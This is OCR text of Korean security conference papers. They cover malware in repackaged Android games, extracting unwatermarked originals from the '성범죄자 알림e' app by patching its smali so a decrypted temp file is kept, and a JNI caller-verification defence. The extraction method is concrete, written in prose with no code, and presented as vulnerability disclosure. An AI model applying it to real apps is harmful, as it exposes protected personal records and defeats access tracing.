com.gamonaut.blockyDemolitionDerby	코드 인젝션, 음성녹음	60
com.alawar.treasuresofmontezuma3	민감 정보 유출	55

VI. 결론 및 향후 연구방향

본 논문에서는 리패키징 후 배포하는 안드로이드 기반의 게임 애플리케이션의 위험성을 직접적으로 확인하기 위해 2200개의 정상 게임 애플리케이션과 이에 대응하는 리패키징 게임 애플리케이션의 요청 권한 차이를 비교하고, 비교 결과를 기반으로 선정한 일부 애플리케이션에 대해 악성 행위 여부를 분석하였다.

수집한 총 2200개의 리패키징 게임 애플리케이션 중 97.5%에 해당하는 2145개 애플리케이션은 정상 게임 애플리케이션과 다른 권한을 가지고 있었으며, 특히 추가된 권한들의 통계에

서 상위 10개 권한은 사용자의 개인정보를 다루거나 다른 애플리케이션에 영향을 미칠 수 있는 위험 권한으로 구성되어 있다. 또한 해당 상위 10개 권한의 개수는 전체 추가 권한의 79.7%를 차지하였다.

이러한 비교 분석 및 통계 결과를 기반으로 분석 대상 애플리케이션을 선정하고, 온라인 멀웨어 분석기를 활용하여 리패키징 게임 애플리케이션을 분석한 결과 실제로 완전한 멀웨어 애플리케이션을 포함한 코드 인젝션, 민감 정보 유출과 같은 다양한 악성 행위가 포함되어 있음을 확인하였다. 특히 본 논문에서 수집한 리패키징 게임 애플리케이션은 국내 사용자가 많이 사용하는 Third-party 마켓에서 직접 다운로드한 것으로써 각 애플리케이션 소개 시 악성 행위에 대한 설명이 전무하였기 때문에 리패키징 애플리케이션 배포를 통한 의도적인 해킹 시도가 지속적으로 이뤄지고 있다는 것을 알 수 있었다.

본 연구를 통해 정상/리패키징 게임 애플리케이션 간 권한 차이 통계 결과를 통해 리패키징 게임 애플리케이션은 무조건 새로운 권한이 추가된다는 사실과 주로 사용하는 상위 10개 권한이 존재한다는 것을 알 수 있었다. 향후에는 기존의 악성 리패키징 애플리케이션 탐지 기술과 달리 위 특징을 이용하여 추가 권한 및 추가 권한의 개수를 기준으로 악성 등급을 빠르게 판별하는 정적 분석 방법에 대해 연구 할 예정이다.

[참고문헌]

[1] Domestic Re-Packaged Android Application Market, “http://www.kgezzang.tk/”

[2] Re-Packaged Android Application Market, “http://apkhome.org/”

[3] Google Play Store, “https://play.google.com/”

[4] Re-Packaged PokemonGo Application Hacking Case, “http://www.yonhapnews.co.kr/bulletin/2016/07/14/0200000000AKR20160714159600017.HTML”

[5] Zhou, Wu, et al. "Detecting repackaged smartphone applications in third-party android marketplaces." Proceedings of the second ACM conference on Data and Application Security and Privacy. ACM, 2012.

[6] Hu, Wenjun, et al. "Migdroid: Detecting app-repackaging android malware via method invocation graph." Computer Communication and Networks (ICCCN), 2014 23rd International Conference on. IEEE, 2014.

[7] Androguard: Android Analysis Open Source, “http://code.google.com/archive/p/androguard/”

[8] Android Exploitation[Technical Report], “https://cs.gmu.edu/~astavrou/courses/ISA_564_F15/Laboratory4_Android.pdf”

[9] API Guides of Android Developers, “https://developer.android.com/guide/topics/security/permissions.html/”

[10] Payload Security-Online Malware Analysis Tool, “https://www.payload-security.com/”

안드로이드 APK 파일 재컴파일을 통한 모바일 문서 보안 솔루션 취약점 분석

이상민*, 김형식

*성균관대학교 전자전기컴퓨터공학과

Vulnerability Analysis of Mobile Document Security Solutions through the recompilation of the android APK file

Sang-Min Lee*, Hyoungshick Kim

*Department of Computer Science and Engineering, Sungkyunkwan University.

요 약

모바일에서 디지털 콘텐츠를 손쉽게 접근할 수 있게 되면서 디지털 콘텐츠에 대한 수요가 크게 증가하고 있다. 하지만 디지털 콘텐츠는 복제가 손쉽기 때문에 이를 방지하기 위해서 DRM이나 캡처방지, 워터마크 같은 솔루션들을 적용한다. 모바일 환경에서는 인터넷이 연결되지 않은 환경에서도 디지털 콘텐츠를 이용 가능해야 하기 때문에 일반적으로 모든 복호화나 인증과정을 로컬 내에서 처리하도록 구현한다. 본 논문은 모바일 운영체제 중 가장 높은 점유율을 가지고 있는 운영체제 중 하나인 안드로이드 환경에서 모바일 문서 보안 솔루션이 디지털 콘텐츠의 원본을 로컬에 임시 저장하는 취약점을 역공학 기법으로 분석한다. 실험을 위해 여성가족부에서 제공하는 “성범죄자 알림e”라는 성범죄자 정보 열람 앱을 분석하였다. "성범죄자 알림e"의 APK 파일에서 smali 코드를 추출하여 APK 파일을 변조하였으며, 캡처방지와 워터마크가 적용된 성범죄자들의 개인정보 원본을 획득할 수 있었다. 이를 통해 안드로이드 환경에서 모바일 문서 보안 솔루션의 취약점을 이용해 역공학 기법으로 원본 문서의 추출이 가능함을 증명하였다.

I. 서론

공공기관에서 제공하는 디지털 콘텐츠는 불법복제될 경우 사회적으로 큰 파장을 일으킨다[1]. 일반적으로 이러한 곳에서 제공하는 정보들은 개인의 민감한 정보를 다루고 있는 경우가 많기 때문이다[2]. 따라서 디지털 콘텐츠의 불법복제를 차단하기 위해서 캡처방지 솔루션을 적용하는 것이 현재의 해결방안이다. 하지만 이러한 솔루션들 또한 역공학 기법을 통해 얼마든지 무력화할 수 있다. 본 논문에서는 국내 모바일 문서 보안 솔루션이 적용된 여성가족부의 “성범죄자 알림e” 앱을 안드로이드 환경에서 역공학 기법을 이용해 분석하고, 성범죄자들의 원본 정보를 추출하는 방법을 실험한다. 이를 통해 안드로이드 환경에서 모바일 문서 보안 솔루션의 취약점을 이용해 원본 문서의 추출이 가능함을 증명하였다.

본 논문의 구성은 다음과 같다. 2장에서는 안드로이드 환경에서 모바일 문서 보안 솔루션의 동작 원리에 관해 설명한다. 3장에서는 문서보안 솔루션에 대한 역공학 방법에 관해 설명한다. 4장에서는 국내 모바일 문서 보안 솔루션의 취약점을 소개하고 앱 재컴파일을 통해서 모바일 문서 보안 솔루션이


"본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음" (IITP-2017-2012-0-00646)

이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2016-0-00078, 맞춤형 보안서비스 제공을 위한 클라우드 기반 지능형 보안 기술 개발)

보호하고 있는 문서의 원본파일을 추출하는 실험 방법에 관해 설명한다. 5장에서는 결론을 도출하고 향후 연구 방향에 관해서 설명한다.

II. 문서 보안 솔루션의 구조

기존의 문서 보안 솔루션은 DRM, 디지털 워터마크, 캡처방지 기술 등을 적용하여, 사본의 생성차단 및 추적을 목적으로 한다.




[그림 1] 모바일 문서 보안 솔루션 동작원리

클라우드 환경이 아닌 이상 문서는 로컬에 저장되기 때문에 문서 보안 솔루션은 [그림 1]과 같이 로컬 내에서 복호화 과정이 진행된다. DRM의 경우는 서버와 인증과정을 거치고 DRM 전용 뷰어에서만 문서를 볼 수 있게 하였지만, DRM을 복호화하여 뷰어에 출력하는 과정은 여전히 로컬에서 이루어진다.

본 논문에서 실험한 앱 “성범죄자 알림e”는 국내 성범죄자의 열람을 위해서 아이핀, 주민등록번호, 공인인증서, 휴대폰 4가지 방법으로 인증을 요구한다. 인증 이후에 검색횟수는 제한이 없으며, 성범죄자 정보는 배경에 해당 기기의 아이피가 워터마크로 삽입되어 있는데. 복사본이 생성될 경우 복사본의 발생지점을 추적하려는 의도로 보인다. 또한, 모바일 문서 보안 솔루션에 의해서 일반적인 방법으로는 앱의 어떠한 화면도 캡처할 수 없다.

III. 문서 보안 솔루션에 대한 역공학 방법

안드로이드 어플리케이션 파일인 APK파일은 어플리케이션에 관련된 파일들을 하나로 압축한 파일이다. APK 디컴파일러는 [그림 2]와 같이 APK 파일 또는 바이너리 형태인 dex 파일들을 분석하여 class 파일 또는 smali 파일로 풀어낸다. smali는 바이너리 파일인 dex를 사람이 이해할 수 있도록 표현한 것으로 dex의 어셈블리라 할 수 있다. 반면 class 파일은 바이트코드로 표현되는데. java 코드와 내용이 유사하며 smali보다 이해하기 쉽다. 하지만 class 파일로는 컴파일이 불가능하며



[그림 2] APK 디컴파일 과정

오직 smali에서만 컴파일이 가능하다.

본 논문에서는 smali 코드 수정을 통해서 모바일 보안 솔루션의 취약점을 공격하는 실험을 진행한다. 안드로이드 앱을 개발하기 위한 안드로이드 SDK는 프레임워크이기 때문에 구현과정에서 반드시 등장하는 패턴들이 존재한다. 예를 들어 액티비티는 생명주기 흐름에 따라서 동작함으로 onCreate, onPause, onResume, onDestroy 등 생명주기 흐름에 해당하는 함수를 반드시 적어도 하나는 내포하고 있다[3]. 따라서 해당 함수의 smali 코드에 Log클래스를 이용한 테스팅 코드를 삽입함으로써 분석을 원하는 지점을 좀 더 수월하게 찾을 수 있다. 본 논문에서 분석한 앱인 “성범죄자 알림e“에서는 모바일 문서 보안 솔루션이 원본데이터에 워터마크를 적용하여 데이터를 뷰어로 전달하는 과정에서 임시파일을 로컬에 저장한다는 점을 주목했다.

IV. 실험

본 논문에서는 여성가족부의 “성범죄자 알림e“ 버전 1.2.1을 분석한다. ”성범죄자 알림e”에 적용된 모바일 문서 보안 솔루션은

국내 보안 솔루션 업체인 M사의 “Mobile SAFER” 제품이다. APK 수정 이전에 개발과정에서 테스트용 로그 출력 코드를 삽입하였는지 확인하기 위해 “성범죄자 알림e” 앱을 실행 한 뒤, ”Android Studio“를 통해서 Logcat에 여러 가지 로그를 확인한다. ”성범죄자 알림e”의 APK에 어떠한 수정도 가하지 않은 상태에서 ”Android studio”를 통해서 로그를 확인하면, [그림 3]과 같이 성범죄자 열람을 위한 액티비티인 DrmViewerActivity에서 어떠한 메타 데이터를 로드 하는 것을 확인할 수 있다. [그림 3]과 같은 로그캣의 출력은 개발자가 작성한 코드에 의해서 출력되는 로그이므로 해당 로그를 출력하는 위치를 APK_Easy_Tool을 이용해 디컴파일한 smali 코드에서 찾을 수 있다. 또한 dex파일을 “Bytecode viewer”툴을 이용해서




[그림 3] 메타 데이터를 출력하는 로그캣


class 파일로 디컴파일 한다. class 파일은 java 코드와 비슷하기 때문에 좀 더 쉽게 코드를 분석할 수 있다. DrmViewerActivity에서 [그림 4]과 같이 모바일 보안 솔루션 모듈인 SAFER 클래스를 이용해서 해당 메타 데이터를 복호화 하는 알고리즘을 확실히 알 수 있다.

[그림 4]의 과정에 따라 SAFER 클래스 내부의 메소드 decodeMeta는 내부적으로 메타 데이터를 복호화하여 비트맵 스트림으로 변환하는 과정을 거친 뒤 /Download 폴더에 ”meta_DecImg.dat” 파일로 임시 저장했다가 삭제한다는 것을 확인할 수 있다. 따라서 smali 코드에서 decodeMeta 함수 내부에서 파일이 삭제되는 위치를 찾아 수정하면 ”meta_DecImg.dat”이 삭제되지 않아 원본 문서를 획득할 수 있다[5].

변조한 APK을 장치에 설치 후 앱을 실행하여 성범죄자 정보를 검색하면 SAFER



[그림 4] 메타 데이터 복호화 알고리즘



[그림 5] JPEG 파일 시그니쳐를 가지고 있는 ”meta_DecImg.dat”

클래스의 변조된 decodeMeta 함수가 호출된다[4]. 따라서 /Download 폴더에 임시로 저장되는 원본 파일인 ”meta_DecImg.dat”이 삭제되지 않고 유지된다. 추출한 원본 파일을 [그림 5]와 같이 010 Editor를 사용하여 hex 데이터를 확인하면 완전한 파일이 아님을 확인할 수 있다. 이는 원본데이터를 포함하는 임시파일이기 때문이다. 임시파일은 JPEG의 파일 시그니쳐인 ”FF D8 FF E0”를 가지고 있음을 확인할 수 있다. 시그니쳐 앞의 데이터는 원본 데이터와 상관관계가 없으므로 삭제하고 파일명을 JPG로 변환하면 [그림 6]과 같이 아이피 워터마크가 적용되지 않은 원본 이미지를 획득할 수 있다[5].

V. 결론

본 논문에서는 모바일 보안 솔루션이 적용된 안드로이드 앱 “성범죄자 알림e”에서 모바일



[그림 6] 추출한 원본 이미지

문서 방지 솔루션이 문서를 보호하는 논리에 대해서 알아보고, 역공학 기법을 통해 워터마크를 제거해 원본을 추출하는 방법을 제안하여, 범죄자들의 개인정보가 기록된 원본을 획득할 수 있었다. 이를 통해 공공기관 이외에 제2의 경로를 통해서 범죄자들의 개인정보가 제공될 가능성을 확인하였다. 성범죄자들의 개인정보가 공공기관 이외의 경로를 통해서 제공될 수 있다면, 성범죄자 정보를 열람한 기록을 추적할 수 없게 된다. 이는 성범죄자들을 대상으로 한 보복성 범죄가 발생해도 추적이 어려워진다는 것을 의미하며, 다른 공공기관에서 제공하는 개인정보들 또한 본 논문에서 제안하는 기법을 통해 유출될 경우 명의도용이나 계정 탈취 등 여러 가지 피해가 발생할 것으로 예상할 수 있다. 따라서 안드로이드 환경에서의 문서 보안 솔루션은 역공학 기법이 적용할 수 없는 방식으로 구현하여야 한다.

향후 연구에서는 임시파일을 로컬에 저장하지 않는 모바일 문서 보안 솔루션들에서 원본형태의 문서 추출 가능성에 대해서 연구할 계획이며, 이를 통해서 Trust zone의 중요성에 대해서 연구할 예정이다.

[참고문헌]

[1] 오대석, “[콘텐츠칼럼]웹툰 불법복제 방지, 미래를 위한 투자다“, 전자신문, 2016.12 http://www.etnews.com/20161219000196

[2] 변상이, “CJ ONE계정, 中 온라인서 거래… 개인정보 유출 논란”, 시사오늘, 2017.05 http://www.sisaon.co.kr/news/articleView.html?idxno=56671

[3] Alharbi, Khalid, and Tom Yeh. "Collect, decompile, extract, stats, and diff: Mining design pattern changes in Android apps." Proceedings of the 17th International Conference on Human-Computer Interaction with Mobile Devices and Services. ACM, 2015.

[4] Hoffmann, Johannes, et al. "Slicing droids: program slicing for smali code." Proceedings of the 28th Annual ACM Symposium on Applied Computing. ACM, 2013.

[5] Wang, Ruoyu, et al. "Steal This Movie: Automatically Bypassing DRM Protection in Streaming Media Services." USENIX Security. 2013.

안드로이드 어플리케이션 패키지에 포함된 검증키를 이용한 JNI Caller 검증 방법

홍석*, 김동욱*

*삼성전자 소프트웨어센터

JNI Caller Verification Method using the Verification Key of Android Application Package

Seok Hong*, Donguk Kim*

*Software R&D Center

요 약

자바에서는 Java Native Interface(JNI)라는 응용 프로그램 인터페이스(API)를 제공하여, 자바 가상 머신에서 동작하는 자바 코드가 해당 플랫폼에서만 네이티브 모듈에 접근하여 실행할 수 있게 하였다. 그러나 안드로이드 어플리케이션 패키지(APK)를 압축 해제하여 중요한 네이티브 모듈을 쉽게 추출할 수 있고, 추출된 모듈을 이용하여 Caller에 관계없이 중요 코드를 실행시킬 수 있는 문제점을 가지고 있다. 본 연구에서는 안드로이드 어플리케이션 패키지에 포함된 검증키를 이용한 JNI Caller 검증 방법을 제안한다. 이에 대한 평가를 위해 공격모델을 구현하여, 제안된 방법이 적용되었을 때, 공격모델이 무력화 된다는 것을 확인할 수 있었다.

I. 서론

안드로이드 시스템은 어플리케이션 개발을 위해 자바 언어를 제공한다. 자바 언어는 높은 접근성과 많은 라이브러리의 제공으로 안드로이드 어플리케이션 생태계 조성에 많은 기여를 하였지만 언어 자체의 성능 문제 및 역공학 공격에 취약하다는 문제와 함께, 해당 플랫폼만의 고유 기능을 이용할 수 없다는 한계를 가지고 있다 [1]. 이를 보완하기 위해 자바에서는 Java Native Interface(JNI)라는 응용 프로그램 인터페이스(API)를 제공하여, 자바 가상 머신에서 동작하는 자바 코드가 해당 플랫폼에서만 네이티브 모듈에 접근하여 실행할 수 있게 하였다 [2]. 또한, 자바를 주 개발언어로 사용하는 안드로이드에서도 Native Development Kit(NDK)를 제공하여 안드로이드 어플리케이션에서도 JNI 기능을 사용할 수 있도록 하였다 [3]. 이를 통해, 개발자들은 네이티브 모듈의 사용을 통해서 역공학 공격에 강인할 수 있게 되었고, 성능저하를 유발하지 않도록 효율적으로 보안 모듈을 호출하는 연구도 수행되었다 [4].

하지만 안드로이드 어플리케이션 패키지(APK) 자체가 해제 가능한 압축파일이고, ELF Shared Library 형태로 제공되는 네이티브 모듈의 특성에 따라, APK를 압축 해제하여 중요한 네이티브 모듈을 쉽게 추출할 수 있고, 추출된 모듈을 이용하여 Caller에 관계없이 중요 코드를 실행시킬 수 있는 문제점을 가지고 있다. 따라서 공격자는 악성 어플리케이션을 통해 추출된 네이티브 모듈을 실행하고, 보안상 중요한 로직을 악의적으로 사용할 수 있다.

따라서 본 논문에서는 위와 같은 악성행위를 차단하기 위해 안드로이드 어플리케이션 패키지에 포함된 검증키를 이용한 JNI Caller 검증 방법을 제안한다. APK 패키징 시, 패키징에 대한 서명키로 네이티브 모듈을 서명한 결과를 네이티브 모듈에 포함시키고, JNI를 통한 네이티브 모듈 호출 시에 이에 대한 서명 검증이

승인된 경우에만 호출 요청을 처리하는 방법이다. 이를 평가하기 위해, 3장에서 제시한 ELF Shared Library를 추출 후, 악성 어플리케이션에서 이를 사용하는 공격모델을 구현하였고, 제안된 방법이 적용되었을 때, 해당 공격이 무력화 된다는 것을 확인할 수 있었다.

본 논문은 다음과 같이 구성되어 있다. 2장에서는 논문과 관련된 배경 지식들에 대해 설명하며, 3장에서는 논문에서 막고자 하는 공격모델을 제시한다. 4장에서는 공격모델에 대한 탐지 방법을 제안하고, 5장에서는 제안된 방법에 대한 평가결과를 보여준다. 마지막으로 6장에서는 결론 및 향후 연구방향을 제시한다.

II. 배경지식

2.1 JNI와 안드로이드 NDK

JNI는 자바 가상 머신에서 동작하는 자바 코드에서 해당 플랫폼에서만 실행 가능한 네이티브 모듈에 접근하기 위해 만들어진 API를 지칭한다. 자바 언어의 성능 문제와 해당 플랫폼만의 고유 기능을 이용할 수 있도록 하기 위해 개발되었다. 안드로이드 NDK는 개발자의 어플리케이션의 일부를 C/C++언어와 같은 네이티브 코드로 작성하게 함으로써 기존 라이브러리와 코드를 재사용하게 도와주는 도구 모음이다. Android Studio 1.3 RC3 이상 버전과 Gradle 2.5 버전 이상에서 안드로이드 NDK를 정식으로 지원하기 시작했다.

2.2 Digital Signature

디지털 서명은 공개키 시스템에서 송신자의 신원을 증명하는 방법으로, 송신자가 자신의 비밀키로 암호화한 메시지를 수신자가 송신자의 공개키로 해독하여 승인 혹은 거부하는 시스템을 말한다.

디지털 서명은 크게 3가지 알고리즘으로 구성된다. 키 쌍 생성 알고리즘, 서명 생성 알고리즘 그리고 서명 검증 알고리즘이다. 키 쌍 생성 알고리즘은 서명자의 키 쌍인 서명키, 검증키를 생성한다. 서명 생성 알고리즘은 메시지와 서명자의 서명키(비밀키)를 입력 받아 서명을 생성한다. 서명 검증 알고리즘은 메시지, 서명자의 검증키(공개키), 그리고 서명을 입력 받아 승인 또는 거부를 출력한다.

디지털 서명 알고리즘은 다음과 같은 조건을 만족해야 한다. 올바른 서명키로 생성된 서명은 해당 서명자의 검증키로 항상 승인되어야 하며 공격자는 검증키를 사용하여 올바른 서명을 생성하기 어려워야 한다는 점이다.

디지털 서명은 문서를 발신한 사람과 수신한 사람이 문서가 전송 중에 위 변조된 일이 없음을 확인해야 할 필요가 있을 때 사용되며, 문서의 변경이 발생할 경우 서명검증에서 거부를 출력하게 되며 검증키와 생성된 서명, 문서를 사용해서 변경된 문서의 새로운 서명을 생성하기 매우 어렵기 때문에 유용하다.

III. 공격모델

그림 1과 같이, 안드로이드 APK는 해제 가능한 압축파일로 구성되어, 구조상 네이티브 모듈을 특정 위치에 고정적으로 저장함으로써 압축해제 시, 공격자가 중요한 네이티브 모듈을 쉽게 추출할 수 있다.

그림 2와 같이, 공격자는 추출한 네이티브 모듈에 대한 심볼 검사와 역공학 기법 등으로 자바 코드를 통한 네이티브 모듈의 사용방법을 알아낸 뒤, 자신이 만든 악성 어플리케이션을 통해 추출한 네이티브 모듈을 실행함으로써 이를 악의적으로 재사용할 수 있다. 예를 들어, 암호화된 데이터를 서버로부터 전달받아 어플리케이션의 네이티브 모듈에서 복호화해주는




그림 1. 압축해제를 통한 네이티브 코드 추출




그림 2. 추출된 네이티브 코드 실행 방법

시나리오의 경우, 공격자는 네이티브 모듈의 복호화 로직 및 복호화 키 등을 추출하지 않아도 악성 어플리케이션을 작성하여 서버로부터 암호화된 데이터를 전달받고 사전에 추출한 네이티브 모듈을 실행함으로써 복호화된 데이터를 쉽게 얻어낼 수 있다.

IV. 탐지 방법 설계

제안하는 방법은 APK 설치 시, 패키지를 검증하기 위해서 디지털 서명검증 기능을 사용하는 안드로이드 시스템의 특성을 활용한다. APK 패키징 과정에 이용된 서명키를 이용하여 네이티브 모듈을 서명한 결과를 네이티브 모듈에 삽입하여 APK를 패키징한다. 패키징에 포함된 JNI에는 JNI Caller를 검증하는 코드를 포함한다. APK 설치 후, JNI 호출을 통한 네이티브 모듈 실행 시에, JNI Caller를 검증하는 로직에 따라서 네이티브 모듈에 삽입된 서명을 검증한다. 이와 같은 방법을 통해, 패키징 시에 사용되었던 서명키와 한 쌍인 검증키를 가진 어플리케이션이 네이티브 모듈을 호출했는지를 검사하여 서명검증이 승인될 경우에만 JNI를 통한 네이티브 코드 호출 요청을 처리하는 방법이다.

4.1 서명 생성 과정

안드로이드는 패키징 과정에서 공개키 시스템을 사용하기 때문에 자바에서 제공하는 기능을 사용하여 배포자의 키 쌍을 생성하며, 제안하는 방법에서는 생성된 키 쌍을 그대로 사용한다. 네이티브 모듈 생성 후, 배포자의 서명키를 이용해서, 사전에 빌드된 네이티브 코드에 대한 서명을 생성한다.

4.2 APK 패키징 과정

네이티브 모듈에 앞서 생성된 서명을 삽입하고 APK를 패키징 한다. 이때, 기존 안드로이드 시스템과 같이 배포자의 서명키로 APK를 서명하고, 검증키로 사용될 배포자의 공개키도 APK 내부에 인증서로 저장된다.

4.3 서명 검증 과정

자바 소스 코드에서 JNI를 통해 네이티브 모듈의 특정 함수를 호출하는 경우, JNI에는 사전에 JNI Caller를 검증하는 코드가 포함되어 있으므로 항상 검증 로직이 수행된다. 검증코드는 먼저, 안드로이드 시스템을 통해 Caller 어플리케이션의 이름, 기본정보, 설치된 APK 경로 등의 정보를 획득한다. 획득한 정보를 사용하여 Caller 어플리케이션의 인증서로부터 검증키를 획득한 이후, 검증키와 네이티브 모듈, 그리고 네이티브 모듈에 삽입된 서명을 기반으로 서명검증을 수행한다. 검증을 통과했을 경우, 요청된 네이티브 함수 호출 과정을 진행하며, 검증에 실패했을 경우, 에러를 발생시키거나 Crash를 유발한다.

V. 평가

제안한 방법을 평가하기 위해, ELF Shared Library를 추출 후, 악성 어플리케이션에서 이를 사용하는 공격모델을 구현하였다. 먼저, 그림 3과 같이, JNI 코드를 통해 Plain Text인




그림 3. 원본 어플리케이션 보안로직




그림 4. JNI Caller 검증방법 존재 유무에 따른 악성 어플리케이션의 암복호화 과정

"Encrypt ME" 문자열을 암/복호화하는 네이티브 모듈 호출이 가능하고, 암복호화 키와 알고리즘이 모두 JNI 코드에 포함되어 있는 원본 어플리케이션을 개발하여 Nexus_One Emulator 상에서 실행하였다. 원본 어플리케이션의 경우, JNI를 통한 네이티브 모듈 호출 시, Plain Text를 암호화 하거나 다시 복호화 할 수 있다.

그림 4에서 보는 바와 같이, 네이티브 모듈이 재사용된 악성 어플리케이션의 경우에는 JNI Caller 검증 방법이 존재하지 않을 경우, 네이티브 모듈의 보안로직이 그대로 수행되지만 JNI Caller 검증 방법이 존재하는 경우에는 정상적인 보안로직 수행이 아닌, 에러가 발생하는 것을 확인할 수 있었다. 이를 통해, 제안된 방법이 적용되었을 때, 해당 공격이 무력화 된다는 것을 확인할 수 있었다.

VI. 결론

본 연구에서는 안드로이드 어플리케이션 패키지에 포함된 검증키를 이용한 JNI Caller 검증 방법을 제안하고 가상 어플리케이션을 구현하여 이를 검증하였다. 향후에는 안드로이드 플랫폼만이 아닌, Shared Library 호출 기능을 제공하는 모든 플랫폼에서 Caller를 범용적으로 인증할 수 있는 방법을 연구하고자 한다.

[참고문헌]

[1] Stephen de vries, "ATTACKING JAVA CLIENTS:A TUTORIAL," Blackhat las vegas 2010, July 2010.

[2] "Java Native Interface," https://en.wikipedia.org/wiki/Java_Native_Interface

[3] "Native Development Kit." https://developer.android.com/ndk/index.html?hl=En

[4] 손미경, 강남희, "안드로이드 플랫폼을 위한 자바 보안 프로바이더 설계 및 구현," 한국통신학회논문지, 37(9), pp. 851-858, 2012.

B-4 클라우드 보안

곽 진 (아주대)

- 클라우드 환경에서의 인가된 신원인증 기반 향상된 데이터 접근제어 스킴
  이은지, 곽 진
- 중복 제거를 지원하는 클라우드 스토리지에서의 효율적인 키 갱신 기법
  김동이, 박지선, 신상욱
- 클라우드 스토리지 환경에서 클라이언트 기반의 안전한 데이터 중복제거 방안 연구
  배원일, 곽진
- 가상 메모리 모니터링을 통한 클라우드 플랫폼 내 랜섬웨어 탐지 프레임워크
  최상훈, 전우진, 구예은, 박기웅

클라우드 환경에서의 인가된 신원인증 기반 향상된 데이터 접근제어 스킴

이은지*, 곽진**

*아주대학교 컴퓨터공학과 정보보호응용및보증연구실

**아주대학교 사이버보안학과

Authorized Identity Authentication-based Advanced Data Access Control Scheme in Cloud Environment

Eun-Ji Lee*, Jin Kwak**

